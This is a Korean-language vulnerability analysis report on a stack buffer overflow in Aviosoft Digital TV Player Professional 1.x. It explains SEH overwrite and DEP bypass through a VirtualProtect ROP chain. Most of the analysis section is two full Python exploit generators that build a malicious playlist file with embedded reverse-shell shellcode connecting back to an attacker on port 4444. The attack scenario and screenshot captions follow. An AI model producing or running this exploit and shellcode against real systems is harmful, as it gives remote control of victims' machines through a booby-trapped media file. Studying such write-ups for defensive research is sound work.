# 취약점 분석 보고서

**[Aviosoft Digital TV Player Professional 1.x Stack Buffer Overflow]**

**2012-08-08**

**RedAlert Team 강동우**

# 목 차

# 1. 개 요

## 1.1. 취약점 분석 추진 배경

Aviosoft Digital TV Player 프로그램은 DVD 파일을 재생할 수 있는 미디어 프로그램이다.

Aviosoft Digital TV Player 프로그램에서 DEP 가 제외된 상태로 DVD 플레이 리스트 파일 불러 올 때 파일 내용의 길이를 체크 하지 않는 것을 발견하였고 이를 이용해 Crash 가 발생하는 것을 발견하였다.

## 1.2. 취약점 요약

Aviosoft Digital TV Player 에서 플레이 리스트 파일을 로드 할 경우 파일 내용의 길이를 체크하지 않아 정상 버퍼 이상 문자열이 포함되어 있는 플레이 리스트 파일을 삽입 할 경우 Aviosoft Digital TV Player 에서 Crash 가 발생한다. 이를 이용하여 seh 를 변조 하여 공격 sehllcode 를 실행한다.

하지만 DEP 가 걸려있는 상태에서는 작동하지 않으므로 DEP 를 우회하여 sehllcode 가 실행되도록 한다.

.

## 1.3. 취약점 정보

| 취약점 이름 | Aviosoft Digital TV Player Professional 1.x Stack Buffer Overflow | | |
|---|---|---|---|
| 최초 발표일 | 2011 년 11 월 08 일 | 문서 작성일 | 2011 년 11 월 9 일 |
| 위험 등급 | 높음 | 벤더 | Aviosoft.Inc |
| 취약점 영향 | 목적과 다른 방향으로 프로그램 실행 | 현재 상태 | 패치됨 |

**표 1. Aviosoft Digital TV Player Professional 1.x Stack Buffer Overflow 취약점 개요**

## 1.4. 취약점 대상 시스템 목록

Aviosoft Digital TV Player 프로그램 자체의 취약점으로 Aviosoft Digital TV Player 가 사용될 수 있는 모든 Window 가 대상이 된다.

- Microsoft Windows 2000
- Microsoft Windows XP
- Microsoft Windows 2003
- Microsoft Windows Vista
- Microsoft Windows 7
- Microsoft Windows 2008

# 2. 분 석

## 2.1. 공격 기법 및 기본 개념

위 프로그램을 공격하기 위해 Stack Buffer Overflow, seh 변조, ROP 가 사용되었다.

Buffer Overflow 의 방법 중 **Stack Buffer Overflow** 는 정상 버퍼 크기 이상의 문자열이 입력되었을 경우 정상 버퍼를 넘어선 다른 영역을 침범하여 Crash 를 발생 시킬 수 있으며 Crash 로 인해 exploit 을 시도 할 수 있다.

Window 에서 에러 제어를 위해 사용되는 seh 를 악용하여 공격자가 심어둔 sehllcode 로 이동하여 sehllcode 를 실행 할 수 있다.

**DEP** 란 Data 영역에서 코드의 실행을 방지하여 임의의 코드가 실행되는 것을 방지하는 방어 기법이다. Window 에서 사용되며 linux 의 NX-bit 와 같은 것이다. Window 상에서 DEP 설정 값이 4 가지가 있으며 다음과 같다.

| | |
|---|---|
| Optln | Window XP 의 기본 구성 값이며 하드웨어 강화 DEP 기능이 있는 프로세서를 사용한다면, DEP 는 기본적으로 사용된다. |
| OptOut | Window 2003 sp1 의 기본 구성 값이다. DEP 에 대한 시스템 호환성 해결은 효력을 발휘하지 않는다. |
| AlwaysOn | 모든 시스템에 DEP 를 사용하는 설정 값이다. 모든 과정은 언제나 DEP 에 적용된다. DEP 보호에 예외 프로그램으로 지정된 목록이 있다 할지라도 이는 무시된다. DEP 에 대한 시스템 호환성도 효력을 발휘하지 않는다. |
| AlwaysOff | 어느 시스템에서도 DEP 를 사용하지 않도록 하는 설정 값이다. |

본 취약점에서 DEP 를 우회하기 위해 사용된 시스템 함수는 **VirtualProtect** 로써 이 함수의 구조체 값으로 메모리내의 DEP 설정 범위와 설정 값을 지정하여 메모리 영역의 DEP 설정을 변경 할 수 있는 함수이다. 시스템 함수 Call 과 인자 값을 넣어 주기 위해 ROP 를 사용할 것이다. VirtualProtect 의 구조체 인자 값으로 4 가지가 있으며 다음과 같다.

| | |
|---|---|
| __in LPVOID lpAddress | 변경할 메모리 시작 주소 |
| __in SIZE_T dwSize | 변경할 메모리 size |
| __in DWORD flNewProtect | 변경할 설정 값 |
| __out PDWORD lpflOldProtect | 변경 전 상태를 저장할 변수 포인터 |

위 변경될 설정 값으론 메모리 보호 상수가 사용되며 메모리 보호 상수는 8 가지가 있으며 다음과 같다.

| | |
|---|---|
| **PAGE_EXECUTE**<br>0x10 | 실행 권한을 준다. |
| **PAGE_EXECUTE_READ**<br>0x20 | 실행, 읽기 권한을 준다. |
| **PAGE_EXECUTE_READWRITE**<br>0x40 | 실행, 읽기, 쓰기 권한을 준다. |
| **PAGE_EXECUTE_WRITECOPY**<br>0x80 | 쓰기를 할 때 사본을 만든다. |
| **PAGE_NOACCESS**<br>0x01 | 모든 접근 권한을 비활성화 한다. |
| **PAGE_READONLY**<br>0x02 | 읽기전용 권한을 준다. |
| **PAGE_READWRITE**<br>0x04 | 읽기, 쓰기 권한을 준다. |
| **PAGE_WRITECOPY**<br>0x08 | 읽고 쓸 수 있는 오브젝트를 생성하되 즉시 복사를 사용한다 |

**ROP** 란 Return Oriented Programming 의 약자로 취약한 프로그램 내부에 있는 기계어 코드 섹션들(Gadget)을 사용하여 특정 명령을 실행시키는 방법을 말한다.

## 2.2. 시나리오

① 공격자 컴퓨터에서 4444 포트를 열고 피해자가 접근할 동안 대기한다.

② 피해자 컴퓨터의 DEP 에서 Aviosoft Digital TV Player 를 제외시킨다.

③ 피해자 컴퓨터에서 Aviosoft Digital TV Player 구동 시킨다.

④ 피해자는 공격 코드가 들어있는 플레이 리스트파일을 실행 시킨다.

⑤ 공격자 컴퓨터로 피해자 컴퓨터가 접근 하는지 확인한다.

⑥ 접근이 된다면 Aviosoft Digital TV Player 를 DEP 목록에 추가하여 DEP 의 보호를 받도록 한다.

⑦ 공격 코드가 들어있는 플레이 리스트파일을 실행시켜 DEP 가 작동되는지 확인한다.

⑧ 공격 코드에 DEP 우회 ROP 를 추가하여 피해자 컴퓨터에서 Aviosoft Digital TV Player 를 실행 후 수정된 플레이 리스트파일을 실행 시킨다.

⑨ 공격자 컴퓨터로 피해자 컴퓨터가 접근 하는지 확인한다.

## 2.3. 공격 코드

```
#!/usr/bin/python
import struct
file = 'adtv_bof(basic).plf'          # 생성될 파일 이름

totalsize = 5000                      # exploit 총 길이
junk = 'A' * 868                      # Nseh 를 수정하기 전까지의 junk 값
Nseh = '\xeb\x10\x90\x90'             # jmp 10 의 기계어를 Nseh 로 수정한다.
seh = struct.pack('<L', 0x616280eb)  # pop ecx pop ecx ret
nop = '\x90' * 32

# 공격자 컴퓨터의 4444 포트로 접근하는 reverse sehllcode 이다.
sehllcode = (
"\xda\xce\xbb\x83\x02\x99\xf5\xd9\x74\x24\xf4\x5a\x33\xc9" +
"\xb1\x49\x83\xea\xfc\x31\x5a\x15\x03\x5a\x15\x61\xf7\x65" +
"\x1d\xec\xf8\x95\xde\x8e\x71\x70\xef\x9c\xe6\xf0\x42\x10" +
"\x6c\x54\x6f\xdb\x20\x4d\xe4\xa9\xec\x62\x4d\x07\xcb\x4d" +
"\x4e\xa6\xd3\x02\x8c\xa9\xaf\x58\xc1\x09\x91\x92\x14\x48" +
"\xd6\xcf\xd7\x18\x8f\x84\x4a\x8c\xa4\xd9\x56\xad\x6a\x56" +
"\xe6\xd5\x0f\xa9\x93\x6f\x11\xfa\x0c\xe4\x59\xe2\x27\xa2" +
"\x79\x13\xeb\xb1\x46\x5a\x80\x01\x3c\x5d\x40\x58\xbd\x6f" +
"\xac\x36\x80\x5f\x21\x47\xc4\x58\xda\x32\x3e\x9b\x67\x44" +
"\x85\xe1\xb3\xc1\x18\x41\x37\x71\xf9\x73\x94\xe7\x8a\x78" +
"\x51\x6c\xd4\x9c\x64\xa1\x6e\x98\xed\x44\xa1\x28\xb5\x62" +
"\x65\x70\x6d\x0b\x3c\xdc\xc0\x34\x5e\xb8\xbd\x90\x14\x2b" +
"\xa9\xa2\x76\x24\x1e\x98\x88\xb4\x08\xab\xfb\x86\x97\x07" +
"\x94\xaa\x50\x81\x63\xcc\x4a\x75\xfb\x33\x75\x85\xd5\xf7" +
"\x21\xd5\x4d\xd1\x49\xbe\x8d\xde\x9f\x10\xde\x70\x70\xd0" +
"\x8e\x30\x20\xb8\xc4\xbe\x1f\xd8\xe6\x14\x08\x72\x1c\xff" +
"\xf7\x2a\x42\x7d\x9f\x28\x7b\x90\x3c\xa5\x9d\xf8\xac\xe3" +
"\x36\x95\x55\xae\xcd\x04\x99\x65\xa8\x07\x11\x89\x4c\xc9" +
"\xd2\xe4\x5e\xbe\x12\xb3\x3d\x69\x2c\x6e\x2b\x96\xb8\x94" +
"\xfa\xc1\x54\x96\xdb\x26\xfb\x69\x0e\x3d\x32\xff\xf1\x2a" +
"\x3b\xef\xf1\xaa\x6d\x65\xf2\xc2\xc9\xdd\xa1\xf7\x15\xc8" +
"\xd5\xab\x83\xf2\x8f\x18\x03\x9a\x2d\x46\x63\x05\xcd\xad" +
"\x75\x7a\x18\x88\xf3\x8a\x2e\xf8\x3f"
)

sisa = 'C' * (totalsize - len(seh+Nseh+nop+sehllcode))  # seh, Nseh, nop, sehllcode 를 제외한
                                                        # 나머지 총 길이를 맞춰 주기 위한 junk 값
payload = junk+Nseh+seh+nop+sehllcode+sisa     # Nseh 를 수정하기 위한 jnuk 값을 먼저 넣어준 후
                                               # Nseh 를 jmp 10 으로 수정한다 seh 는 ppr 로 수정
                                               # Crash 가 발생하면 seh 가 먼저 실행된 후 Nseh 의
                                               # jmp 10 이 작동되어 nop 위치로 이동된다.
                                               # nop 이 실행된 후 sehllcode 가 실행된다.
f = open(file,'w')
print "Author: modpr0be"
print "Payload size: ", len(payload)           # 파일 생성시 페이로드의 길이를 보여준다.
f.write(payload)
print "File",file, "successfully created"
f.close()
```

### DEP 를 우회를 위한 ROP 추가

```
#!/usr/bin/python
import struct
file = 'adtv_bof.plf'                 # 생성될 파일 이름

totalsize = 5000                      # exploit 총 길이
```

```
junk = 'A' * 872                    # seh 를 수정하기 위한 junk 값
align = 'B' * 136

# aslr, dep bypass using pushad technique
seh = struct.pack('<L', 0x6130534a)  # ADD ESP,800 # RETN
                                     # ROP NOP 로 jmp 하기 위해 esp + 800 을 한다.
                                     # 과정으로 인해 Nseh 로 이동 하지 않고 바로 ROP 로 이동

rop = struct.pack('<L', 0x61326003) * 10      # RETN (ROP NOP)
                                              # 이 RETN 은 ROP 에서 NOP 과 같은 역할을 하며
                                              # 위 seh 에서 이 NOP 으로 jmp 된다.


rop+= struct.pack('<L', 0x6405347a)           # POP EDX # RETN
                                              # EDX 에 VirtualProtect 의 주소를 넣은 후
                                              # RENT 한다
rop+= struct.pack('<L', 0x10011108)           # 위 EDX 에 사용될 VirtualProtect 주소


rop+= struct.pack('<L', 0x64010503)           # PUSH EDX # POP EAX # POP ESI # RETN
                                              # EDX 의 값(VirtualProtect 주소)를 stack 에 넣는다
                                              # stack 에 넣은 VirtualProtect 주소를 다시 EAX 에
                                              # 넣는다.
                                              # ESI 에 41414141 을 넣는다
rop+= struct.pack('<L', 0x41414141)           # 위 ESI 에 넣어질 값


rop+= struct.pack('<L', 0x6160949f)           # MOV ECX,DWORD PTR DS:[EDX]
                                              # 이 과정에선 VirtualProtect 주소를 ECX 에 넣는데
                                              # 실제 VirtualProtect 주소인 0x7C801AD4 가 들어
                                              # 가며 처음부터 실제 주소를 쓰지 않는 이유는
                                              # badchars 중 하나인 0x1a 가 실제 주소에 포함되어
                                              # 사용하지 못하기 때문이다.
                                              # 이 과정 외에 pop pop pop 이 3 개가 있으며
rop+= struct.pack('<L', 0x41414141) * 3       # 이 junk 값이 들어간다
.

rop+= struct.pack('<L', 0x61604218)           # PUSH ECX
                                              # 실제 VirtualProtect 함수 주소를 stack 에 넣는다
                                              # ADD AL,5F
                                              # VirtualProtect 의 주소 중 최하위의 08 에서 0x5F
                                              # 를 더한다.
                                              # XOR EAX,EAX
                                              # EAX 를 XOR 하여 0 으로 만든다.
                                              # POP ESI # RETN 0C
                                              # ESI 에 실제 VirtualProtect 의 주소를 넣는다.
rop+= struct.pack('<L', 0x41414141) * 3       # Filler (RETN offset compensation)
                                              # stack 정리를 위한 NOP


rop+= struct.pack('<L', 0x6403d1a6)           # POP EBP # RETN
                                              # 밑의 push esp #  ret 0c 를 EBP 에 넣는다.
rop+= struct.pack('<L', 0x41414141) * 3       # stack 정리를 위한 NOP
rop+= struct.pack('<L', 0x60333560)           # & push esp #  ret 0c


rop+= struct.pack('<L', 0x61323EA8)           # POP EAX # RETN
                                              # EAX 에 343 를 만들기 위해
rop+= struct.pack('<L', 0xA13977DF)           # A13977DF 을 EAX 에 넣는다
rop+= struct.pack('<L', 0x640203fc)           # ADD EAX,5EC68B64 # RETN
                                              # A13977DF + 5EC68B64 = 343 를 EAX 에 넣는다.
```

```
rop+= struct.pack('<L', 0x6163d37b)          # PUSH EAX
                                             # stack 에 343 를 넣는다
                                             # ADD AL,5E
                                             # 0x43 + 0x5E = A1 즉,EAX 에 3A1 이 들어간다.
                                             # POP EBX # RETN
                                             # EBX 에 343 을 넣는다.
                                             # VirtualProtect 함수 인자 중 dwSize 인자값


rop+= struct.pack('<L', 0x61626807)          # XOR EAX,EAX # RETN
                                             # EAX 를 0 으로 만든다.
rop+= struct.pack('<L', 0x640203fc)          # ADD EAX,5EC68B64 # RETN
                                             # EAX 에 5EC68B64 를 넣는다.


rop+= struct.pack('<L', 0x6405347a)          # POP EDX # RETN
                                             # EDX 에 밑의 주소값을 넣는다.
rop+= struct.pack('<L', 0xA13974DC)          # 위에 쓰일 주소값 0x00000040-> edx

rop+= struct.pack('<L', 0x613107fb)          # ADD EDX,EAX
                                             # A13974DC + 5EC68B64 = 40
                                             # EDX 에 위에 더해진 40 을 넣는다.
                                             # MOV EAX,EDX # RETN
                                             # EDX 의 40 을 EAX 로 옮긴다.
                                             # VirtualProtect 함수 인자 중 flNewProtect 인자값

rop+= struct.pack('<L', 0x60326803)          # POP ECX # RETN
                                             # ECX 에 Writable location 를
                                             # 가리키는 주소를 넣는다.
rop+= struct.pack('<L', 0x60350340)          # Writable location 을 가리키는 주소
                                             # VirtualProtect 함수 인자 중
                                             # lpflOldProtect 인자값

rop+= struct.pack('<L', 0x61329e07)          # POP EDI # RETN
                                             # EDI 에 ROP NOP 의 주소를 넣는다.
rop+= struct.pack('<L', 0x61326003)          # RETN (ROP NOP)의 주소


rop+= struct.pack('<L', 0x60340178)          # POP EAX # RETN
                                             # EAX 에 NOP 을 넣는다.
rop+= struct.pack('<L', 0x90909090)          # EAX 에 넣을 nop


rop+= struct.pack('<L', 0x60322e02)          # PUSHAD # RETN
                                             # PUSHAD 가 되면서 stack 에
                                             # VirtualProtect 함수의 인자순서대로 들어가게되며
                                             # VirtualProtect 가
                                             # IpAddress       : 0013F4F8
                                             # dwSize          : 343
                                             # flNewProtect    : 40
                                             # IpflOldProtect  : 60350340
                                             # 이러한 인자를 가지고 실행이 된다.


nop = '\x90' * 32

# 공격자 컴퓨터의 4444 포트로 접근하는 reverse sehllcode 이다.
sehllcode = (
"\xda\xce\xbb\x83\x02\x99\xf5\xd9\x74\x24\xf4\x5a\x33\xc9" +
"\xb1\x49\x83\xea\xfc\x31\x5a\x15\x03\x5a\x15\x61\xf7\x65" +
"\x1d\xec\xf8\x95\xde\x8e\x71\x70\xef\x9c\xe6\xf0\x42\x10" +
"\x6c\x54\x6f\xdb\x20\x4d\xe4\xa9\xec\x62\x4d\x07\xcb\x4d" +
"\x4e\xa6\xd3\x02\x8c\xa9\xaf\x58\xc1\x09\x91\x92\x14\x48" +
```


```
"\xd6\xcf\xd7\x18\x8f\x84\x4a\x8c\xa4\xd9\x56\xad\x6a\x56" +
"\xe6\xd5\x0f\xa9\x93\x6f\x11\xfa\x0c\xe4\x59\xe2\x27\xa2" +
"\x79\x13\xeb\xb1\x46\x5a\x80\x01\x3c\x5d\x40\x58\xbd\x6f" +
"\xac\x36\x80\x5f\x21\x47\xc4\x58\xda\x32\x3e\x9b\x67\x44" +
"\x85\xe1\xb3\xc1\x18\x41\x37\x71\xf9\x73\x94\xe7\x8a\x78" +
"\x51\x6c\xd4\x9c\x64\xa1\x6e\x98\xed\x44\xa1\x28\xb5\x62" +
"\x65\x70\x6d\x0b\x3c\xdc\xc0\x34\x5e\xb8\xbd\x90\x14\x2b" +
"\xa9\xa2\x76\x24\x1e\x98\x88\xb4\x08\xab\xfb\x86\x97\x07" +
"\x94\xaa\x50\x81\x63\xcc\x4a\x75\xfb\x33\x75\x85\xd5\xf7" +
"\x21\xd5\x4d\xd1\x49\xbe\x8d\xde\x9f\x10\xde\x70\x70\xd0" +
"\x8e\x30\x20\xb8\xc4\xbe\x1f\xd8\xe6\x14\x08\x72\x1c\xff" +
"\xf7\x2a\x42\x7d\x9f\x28\x7b\x90\x3c\xa5\x9d\xf8\xac\xe3" +
"\x36\x95\x55\xae\xcd\x04\x99\x65\xa8\x07\x11\x89\x4c\xc9" +
"\xd2\xe4\x5e\xbe\x12\xb3\x3d\x69\x2c\x6e\x2b\x96\xb8\x94" +
"\xfa\xc1\x54\x96\xdb\x26\xfb\x69\x0e\x3d\x32\xff\xf1\x2a" +
"\x3b\xef\xf1\xaa\x6d\x65\xf2\xc2\xc9\xdd\xa1\xf7\x15\xc8" +
"\xd5\xab\x83\xf2\x8f\x18\x03\x9a\x2d\x46\x63\x05\xcd\xad" +
"\x75\x7a\x18\x88\xf3\x8a\x2e\xf8\x3f"
)

sisa = 'C' * (totalsize - len(seh+rop+nop+sehllcode))   # seh, Nseh, nop, sehllcode 를 제외한
                                                        # 나머지 총 길이를 맞춰 주기 위한 junk 값

payload = junk+seh+align+rop+nop+sehllcode+sisa         # seh 를 수정하기 위한 junk 값을 넣는다
                                                        # seh 가 실행되면 +800 이 되며 ROP 로
                                                        # 이동 되야 하기에 사이에 align 값을 넣어
                                                        # 채워준다 ROP 로 이동 후 VirtualProtect
                                                        # 가 실행되고 메모리에 실행, 읽기, 쓰기
                                                        # 권한을 얻으며 DEP 가 우회된 상태로
                                                        # nop 으로 이동후 sehllcode 가 실행된다.
f = open(file,'w')
print "Author: modpr0be"
print "Payload size: ", len(payload)
f.write(payload)
print "File",file, "successfully created"
f.close()
```


# 3. 공격

이 파트은 실제 공격 화면 위주이며 자세한 코드에 대한 설명은 분석 파트를 보기 바란다.





**[그림 1] 공격자 컴퓨터에서 대기 화면**

공격자 컴퓨터에서 피해자 컴퓨터에서 접근 가능 하도록 4444 포트를 열고 대기한다.





**[그림 2] Aviosoft Digital TV Player 를 DEP 에서 제외시킨다.**

Aviosoft Digital TV Player 를 DEP 에서 제외시킴으로써 보통 BOF 가 가능하게 만든다.





**[그림 3] 공격 코드가 담긴 플레이 리스트 실행**

seh 에 ppr 주소를 넣은 공격 코드를 실행 시킨다.





**[그림 4] seh 수정 화면**

seh 가 pop ecx pop ecx ret 로 수정된 것을 볼 수 있다.

